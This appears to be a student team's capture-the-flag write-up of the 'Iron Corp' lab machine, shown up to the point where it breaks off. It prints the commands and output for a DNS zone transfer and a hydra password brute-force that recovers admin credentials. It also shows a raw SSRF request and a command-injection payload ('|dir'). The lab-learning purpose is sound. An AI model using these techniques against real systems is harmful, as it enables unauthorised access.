PenTest 2

IRON CORP

Hepi3Fren

Members


ID	Name	Role
1211101589	CHEW SHEN	Leader
1211101582	TEOH KAI LOON	Member
1211101737	LIM ZHONG JUN	Member

Members Involved: Teoh Kai Loon


Tools used: Kali Linux,Firefox,PowerShell

Thought Process and Methodology and Attempts:


First we start by typing sudo su to change to a root account.Then I add IP address and domain name to /etc/hosts.The /etc/hosts file is used to store mappings of hostnames to IP addresses




After that,I did nmap to scan the ironcorp.me.I saw that there are 2 http service ports open which are port 8080 and 11025.



I try to go to the port 8080 and 11025.But there is no useful information that we can use.






So i use dig command to collect DNS information

```
┌──(root㉿kali)-[/home/1211101582]
└─# dig ironcorp.me @10.10.186.67 axfr

; <<>> DiG 9.18.1-1-Debian <<>> ironcorp.me @10.10.186.67 axfr
;; global options: +cmd
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
ironcorp.me.            3600    IN      NS      win-8vmbkf3g815.
admin.ironcorp.me.      3600    IN      A       127.0.0.1
internal.ironcorp.me.   3600    IN      A       127.0.0.1
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
;; Query time: 956 msec
;; SERVER: 10.10.186.67#53(10.10.186.67) (TCP)
;; WHEN: Wed Aug 03 03:02:22 EDT 2022
;; XFR size: 5 records (messages 1, bytes 238)
```

After trying it all,we found that this website needs username and password to sign in.



So I decided to use the hydra command.Hydra enables us to brute-force key pairs using different services.I use it to guess the username and password.


```
┌──(root㉿kali)-[/home/1211101582]
└─# hydra -L users.txt -P password.lst -s 11025 admin.ironcorp.me http-get -I
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-02 22:51:21
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restor
e
[DATA] max 16 tasks per 1 server, overall 16 tasks, 170017 login tries (l:17/p:10001), ~10627 tries per t
ask
[DATA] attacking http-get://admin.ironcorp.me:11025/
[11025][http-get] host: admin.ironcorp.me   login: admin   password: password123
```

Members Involved: Chew Shen


Tools used: Firefox, Kali Linux, Burp Suite, PowerShell

Thought Process and Methodology and Attempts:


From what we find just now, put the DNS into the /etc/hosts file with the IP provided by the THM machine.




The admin page can be entered if we put the password and username we found before. But it seems nothing can be discovered until here.




The internal page cannot be entered.




After many tries, I found out that using the apache server can be logged into the admin page and show more detailed information



Note that whenever this thing pops up, we just only need to delete both .html files that are located at (var/www/html), most of them are located at there.



Until here, there is still no clue what can I do, so by entering any index into the search bar, the parameter can be shown



A few trial and error, I know that this site is vulnerable to SSRF attack, by using burp suite and trying to insert our own IP address, it shows that the apache server is working.


Request

Pretty Raw Hex \n

```
1 GET /?r=http://10.18.31.214 HTTP/1.1
2 Host: admin.ironcorp.me:11025
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://admin.ironcorp.me:11025/
8 Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=
9 Connection: close
10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0
12
13
```

```
      </tr>
      <tr>
        <th colspan="5">
          <hr>
        </th>
      </tr>
    </table>
    <address>
      Apache/2.4.53 (Debian) Server at 10.18.31.214 Port 80
    </address>
  </body>
</html>

<!DOCTYPE HTML>
<html>
  <head>
    <title>
```


By continuing the parameter with our IP address, something has shown up, some more detailed index is shown.



By continuing with some tries and I found out that by continuing the parameter with the internal DNS that was found just now can show something different.


Viewing the page sources can show up the URL to find the name. Continue that by typing the URL after the parameter. A name pops up.

```
135 </script>
136 <html>
137
138 <body>
139
140         <b>You can find your name <a href=http://internal.ironcorp.me:11025/name.php?name=>here</a>
141
142 </body>
143
144 </html>
145
146
147
```




After several code injection tests, I found out that in encoding url you can execute commands in the system. At this point i added |dir behind it.

